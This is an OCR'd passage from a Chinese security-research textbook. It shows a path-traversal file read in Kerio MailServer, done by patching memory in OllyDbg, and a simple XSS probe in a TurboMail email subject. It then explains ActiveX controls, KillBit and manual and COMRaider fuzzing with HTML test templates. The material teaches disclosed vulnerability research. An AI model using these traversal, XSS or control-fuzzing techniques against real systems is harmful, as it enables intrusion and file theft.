于是我们做如下尝试：在进行图 19.4.9 中设定日志文件名称时，截获此时的内存，修改内存中的数据，主要是 ebx 寄存器指向需要修改的命令地址。可以在 OllyDbg 的内存窗口中，用 Ctrl+G 直奔 ebx 所指的内存，找到日志文件名如图 19.4.10 所示。

```
s:[00FA2050]=00FA107C
si=010B4AD1, (ASCII "elect LogData(""config"", 1006, 100)")
```

```
0FA104C 01 38 F1 39 00 00 00 24 00 00 00 00 73 65 6C 65 .8?...$....sele
0FA105C 63 74 20 4C 6F 67 44 61 74 61 28 22 63 6F 6E 66 ct LogData("conf
0FA106C 69 67 22 2C 20 31 30 30 36 2C 20 31 30 30 29 00 ig", 1006, 100).
0FA107C 67 73 2C 20 52 6F 74 61 74 65 43 6F 75 6E 74 2C gs, RotateCount,
0FA108C 20 52 6F 74 61 74 65 46 6C 61 67 73 2C 20 4D 61  RotateFlags, Ma
0FA109C 78 53 69 7A 65 2C 20 4E 65 78 74 52 6F 74 61 74 xSize, NextRotat
0FA10AC 65 20 66 72 6F 6D 20 4C 6F 67 00 69 6E 67 00 43 e from Log.ing.C
0FA10BC 75 72 72 65 6E 74 54 69 6D 65 2C 20 4F 73 43 6F urrentTime, OsCo
```

图 19.4.10 内存中的路径名

接着，按 Ctrl+E 直接修改内存数据。如图 19.4.11 所示。




图 19.4.11　修改“config”为服务器上的某个文件名的路径

这里修改“config”为“../../../../1.txt”，同时在服务器上 Kerio M ailserver 安装分区的根目录下建立一个 1.txt 文件，用以测试我们能否回溯路径并读取到这个 1.txt 文件。

最后按 F9 键运行程序再次点击查看 config 日志，如图 19.4.12 所示。




图 19.4.12　此刻读取的日志内容变成了指定服务器上的其他文件信息

现在显示的日志内容已经成为了 1.txt 文件的内容。这意味着，我们通过该漏洞成功地访问到了 Kerio Mailserver 服务软件所在服务器上的文件系统的读权限。

题外话：该漏洞已被笔者上报给软件厂商，并得到对方开发经理的证实。该软件目前

已经升级为 7.0 版本。据称该版本对管理员的权限进行了重新限制，不再允许使用远程登录查看日志，以杜绝这类攻击。

19.4.3 邮件中的 XSS

跨站脚本（XSS）是 WEB 邮件系统中常见的一类漏洞，本节仍然以 TurboMail 为例来演示邮件中的跨站脚本。本节测试环境如表 19-4-3 所示。

表 19-4-3 测试环境

	推荐使用的环境	备 注
操作系统	Windows XP Pro SP2	
TurboMail 版本 4.	3	

登陆 TurboMail 邮件系统，新建一封电子邮件，如图 19.4.13 所示。




图 19.4.13 新建邮件页面

创建邮件，在主题中插入 XSS 脚本：<script>alert()</script>，并发给自己。可以发现 TurboMail 邮件系统在接收到测试邮件时，脚本得到了执行，如图 19.4.14 所示。

由于 Web 中的输入接口繁杂，对参数的过滤和转义稍有不慎，就会出现跨站脚本。Web 邮件系统中的 XSS 影响则更加严重，高级的跨站脚本可以实现钓鱼、cookie 劫持甚至演变成

XSS 蠕虫。

图 19.4.14　跨站脚本成功执行

第 20 章　ActiveX 控件的漏洞挖掘

20.1　ActiveX 控件简介

通过一个精心构造的页面 exploit 第三方软件中的 ActiveX 已经成为“网马”惯用的手段。近年来，众多知名软件公司都曾被发现其注册的 ActiveX 中存在严重的缓冲区溢出漏洞，并且能够允许攻击者执行任意代码。一个被广泛使用的第三方应用软件，其出现安全漏洞后的危害性不亚于操作系统级别的安全漏洞。本章我们将集中介绍一些 ActiveX 控件方面的安全知识。

20.1.1　浏览器与 ActiveX 控件的关系

第三方软件安装时经常会注册一些被称为 ActiveX 的控件，这些控件中往往封装着一些逻辑较为复杂的方法，并能够通过页面中的脚本经过浏览器被调用执行。因此控件的攻击大多是通过在页面中插入非法调用的脚本来实现的。以 flash 控件为例，控件调用的脚本大概是这样的：

```
    <object    classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"    codebase=
"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0
,28,0" width="550" height="300">
      <param name="movie" value=" 1.swf " />
      <param name="quality" value="high" />
      <embed   src="1.swf"   quality="high"   pluginspage="http://www.adobe.com/
shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash"     type="application/
x-shockwave-flash" width="550" height="300"></embed>
    </object>
```

上面这段代码中最为重要的地方在于“object”这个 HTML 标签。当用户使用浏览器访问包含这段代码的网页文件时，用户的浏览器在解析到“object”这个标签时，就会自动调用系统中的 flash 控件，从而播放 1.swf 文件。

每一个 ActiveX 控件在被注册进入操作系统之后，就会在注册表中建立一个键值用来标识自己，这个键值被称做“CLSID”。上面代码中的“D27CDB6E-AE6D-11cf-96B8-444553540000”就代表了 flash 控件。这个 CLSID 的数值可以在系统注册表中找到，它位于“HKEY_CLASSES_ROOT\CLSID”，如图 20.1.1 所示。

注册表“HKEY_CLASSES_ROOT\CLSID”下指出了系统中安装的所有 ActiveX 控件，其实我们只关注那些可以被浏览器加载的 ActiveX 控件，这类信息可以去“HKEY_LOCAL_

MACHINE \SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility”下查看，如图 20.1.2 所示。




图 20.1.1 W indows 系统的注册表中保存着系统所有 ActiveX 控件的信息




图 20.1.2 查看能够被浏览器加载的 ActiveX 控件信息

20.1.2 控件的属性

并不是所有的 ActiveX 控件都会被浏览器正常调用。浏览器要想成功调用一个新的 ActiveX 控件，需要满足一些条件。

第一，对于已经被安装进入系统的 ActiveX 控件来说，必须被标记为可安全执行脚本（as safe for scripting）。要想判断一个 ActiveX 控件是否已被标记为 safe for scripting，只需在注册表中该 ActiveX 控件对应的 CLSID 项下查看是否有 Implemented Categories 选项即可。如图 20.1.3 所示。




图 20.1.3 查看是否有 Implemented Categories 键值

第二，对于还未安装进入系统的 ActiveX 控件来说，浏览器在初次调用时，会给出一个提示警告。用户在确定并同意后，浏览器才会下载安装该 ActiveX 控件。如图 20.1.4 所示。

除了 safe sc ripting 属性外，微软还提供了一种叫做“KillBit”的机制来阻止 ActiveX 控件被浏览器自动调用。根据 MSDN 的解释：KillBit 是 Activ eX 控件的兼容性标志位。




图 20.1.4　浏览器会对未注册进入系统的 ActiveX 控件给出加载提示

当“可安全执行脚本”选项被取消时，Internet Explorer 会用警告消息提示您，该 Activ eX 控件可能不安全，根据您做出的选择，控件仍可能被调用。但是当 Activ eX 控件的 KillBit 被设置后，只要不启用 In ternet Explorer 中的“对未标记为安全的 Activ eX 控件初始化并执行脚本”选项，Internet Explorer 就不会调用该控件。所以一旦某一个 ActiveX 控件被设置了 KillBit，它就很难再被浏览器自动调用。

设置 KillBit 的方法是，打开注册表编辑器，定位到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\<ActiveX 控件的 CLSID> ”该键值下，将兼容性标志“Compatibility Flags”键值修改为十六进制的 400。

综上所述，在进行安全漏洞的测试之前，请先检查该控件的各类属性，确认其是一个可被调用的控件。

> **题外话：**KillBit 在很大程度上阻止了 ActiveX 控件的漏洞被恶意页面利用，但是也有安全研究员证明在某些情况下 KillBit 机制是可以被绕过的，请参阅论文“Attacking Interoperability”中的详细讨论。

20.2　手工测试 ActiveX 控件

20.2.1　建立测试模板

测试模板指的是手工测试 ActiveX 控件时使用的 HTML 文件，该文件的基本代码如下所示。

```
<object classid="clsid: 00000000-0000-0000-0000-000000000000" name="evil" >
```

```
</object>
    <script>
    evil.Vulfunc("");
    </script>
```

代码“object”这一行用来完成对被测试 ActiveX 控件进行调用的工作。在实际测试某一个 ActiveX 控件的时候，需要修改该行中“clsid”后的具体数值，也就是“00000000-0000-0000-0000-000000000000”这里。Clsid 的值可以从注册表“HKEY_CLASSES _ROOT\CLSID”中获得也可以用稍后介绍的工具获得。

“script”部分是具体的测试代码。由于“object”部分调用了 ActiveX 控件，并且建立了“name”标签，用一个内存对象“evil”来代表该 ActiveX 控件。所以，在“script”部分只需要调用“evil”这个对象就可以替代 ActiveX 控件本身。

接下来可以通过 evil 对象逐一调用控件内的所有方法，并传入各类畸形的参数，观察控件的反应。例如，这里我们测试了“Vulfunc("")”这个方法。

20.2.2 获取控件的接口信息

一个控件中到底包含了哪些方法？他们的参数说明是什么样的呢？有不少程序可以查看控件中的这类信息，这里我们介绍一个名为“OLEVIEW”的应用程序。

OLEVIEW 这款程序是 VC++ 6.0 自带的一款小工具。它的作用就是用来查看系统中已经注册的 ActiveX 控件的用户接口。打开 OLEVIEW 程序，其中有一个“Type Libraries”选项，该选项包含了注册过的所有 ActiveX 控件信息，如图 20.2.1 所示。




图 20.2.1 系统中所有的 ActiveX 控件信息

这里选择“Active DS IIS Extension DLL（Ver1.0）”，双击后如图 20.2.2 所示。

一个 ActiveX 控件文件可以同时向系统注册多个控件类，图 20.2.2 中方框内的就是该控件所有注册的控件类。选择查看“IISExtComputer”这个控件类，如图 20.2.3 所示，OLEVIEW 右侧的窗口中显示的 uuid 数值其实就是该控件类对应的 CLSID。




图 20.2.2　某一个 ActiveX 控件的外部接口信息




图 20.2.3　展开蓝色图标前的小十字架

同时可以看到展开后的“IISExtComputer”这个控件类下出现了一个红色三角图标。这对应“IISExtComputer”这个控件类的内部接口集合。要想获得控件类的用户接口，只需点击第一个红色三角图标前的小十字架即可，如图 20.2.4 所示。




图 20.2.4　展开 IActiveMovie3 这个类

OLEVIEW 给出了一个名叫“Methods”的文件夹选项，这就是 OLEVIEW 分析出来的关于“IISExtComputer”这个控件类的所有用户接口信息，展开该选项，如图 20.2.5 所示。

要想知道被分析出的每一个用户接口的名称或者参数类型，可以从图 20.2.5 左侧的列表中单击该用户接口名称，OLEVIEW 会在右侧的窗口中显示出该用户接口的所有信息。如图 20.2.6 所示。




图 20.2.5　OLEVIEW　可以分析出每一个接口函数的名称与其参数类型




图 20.2.6　OLEVIEW　会在右侧的窗口中显示出该用户接口的具体信息

如果查看某个用户接口的具体信息时，发现不是一个带有参数的函数形式，而是如图 20.2.7 所示的变量时，就说明这是一个属性接口，而不是方法（函数）接口。如图 20.2.7 所示。




图 20.2.7　注意区分属性接口的用户接口

更为准确地鉴别一个接口是否是属性类型的方法是查看 OLEVIEW 右侧的窗口是否有“propget”或者“propput”的描述。例如，这里的“Name”的描述中有“propget”，它就是个属性类接口。

在测试函数类型的用户接口时，使用括号的形式来传递测试数据，如 Name（a），而在测试属性接口的时候就应该使用等于号来向用户接口传递测试数据，如 Name=a。

以“Name”这个用户接口为例，使用前面的测试模板来调用一下这个用户接口。如果此刻将“Name”当做一个函数接口来调用，那么其测试代码应该是：

```
    <object classid="clsid: 91EF9258-AFEC-11D1-9868-00A0C922E703" name="evil" >
</object>
    <script>
    evil. Name();
    </script>
```

将这个测试网页用 Internet Explorer 打开，会发现 Internet Explorer 提示该网页存在错误，如图 20.2.8 所示。

提示错误的意思是“对象不支持该属性或者方法”，原来“Name”是一个属性接口，不是函数接口，所以应该做如下修改：

```
    <object  classid="clsid:265EC140-AE62-11D1-8500-00A0C91F9CA0"  name="evil"  >
</object>
    <script>
    evil.Name=”xxx”;
    </script>
```

这样，再使用 Internet Explorer 打开测试网页就不会提示错误了。

拥有这些知识之后，就可以开始最简单的手工 Fuzz 了，基本思路如下：

（1）建立一个字符串变量或者数字变量。

（2）如果是字符串将这个变量赋值为超长字符串；如果是数字变量则赋值为 0，负数，小

数或者超大的数字。

图 20.2.8　将 FileName 当做函数接口测试时浏览器会提示错误

（3）依照被测试控件用户接口需要参数的形式，将变量传递给用户接口。

（4）保存代码，放置该测试模板文件到 Web 服务目录下。

（5）用 OllyDbg 挂接 Internet Explorer 浏览器，通过浏览器访问测试模板文件。

（6）OllyDbg 监视到浏览器发生错误，则分析错误。如果没有，则修改变量值，返回第 2 步，继续测试。

20.3　用工具测试 ActiveX 控件：COMRaider

上节中的手动 Fuzz 的思路已经被若干个工具实现，比较有名的包括以下 3 个。

（1）COMRaider：(http://labs.idefense.com/software/fuzzing.php#more_comraider)，著名的 iDefense LAB 出品，其作者是 David Zimmer。一款非常出色的 ActiveX Fuzz 工具，并且可以免费使用。

（2）AxMan ：(http://metasploit.com/users/hdm/tools/axman/) ，基于 IE 的 ActiveX Fu zz 工具，必须配合 IE 一起使用，目前只支持 IE 6.0。

（3）Axfuzz ：(http://sourceforge.net/projects/axfuzz)，一个开源的工具，可以列举 COM 的所有属性，并进行简单的 Fuzz。您可以通过阅读这个工具的源码学习怎样编写自己的 ActiveX。

本节重点以 COMRadider 为例来实践一下 ActiveX 的 Fuzz。

COMRaider 是由 iDefense.com 公司的安全研究员 David Zim mer 编写的一款专门用来发掘 ActiveX 控件漏洞的安全测试软件。

COMRaider 已将测试 ActiveX 控件时所需的编写测试模板、获取 CLSID、获取用户接口、制定测试参数、测试结果监视等功能全部整合。COMRaider 能够自动区分出当前系统中哪些 ActiveX 控件可以被浏览器正常调用，并分析出被测试 ActiveX 控件所有的外部接口，包括函数接口以及属性接口。

下面，结合漏洞挖掘实例来具体了解一下 COMRaider 的具体操作方法和它的工作原理，操作系统环境为 Windows XP SP2 简体中文版。

从 iDefense.com 公司的官方网站下载并安装好 COMRaider 程序，版本号为 0.0.133，其中包含着一个演示用的漏洞控件“vuln.dll”。首先，需要在命令行窗口下手工注册 vuln.dll 文件。打开命令行窗口在其中键入命令“regsvr32 D:\iDefen se\COMRaider\vuln.dll”，这里 regsvr32 后跟的路径地址是 COMRaider 程序的安装路径地址。如图 20.3.1 所示。




图 20.3.1　向系统注册 vuln.dll 成功

成功将 vuln.dll 文件注册进入系统后，启动 COMRaider 程序。单击其右上角的“Start”按钮，出现测试向导窗口，如图 20.3.2 所示。选择第一项，即“Choose ActiveX dll or ocx file directly”，单击“Next”按钮，选择打开本次被测试的“vuln.dll”文件。

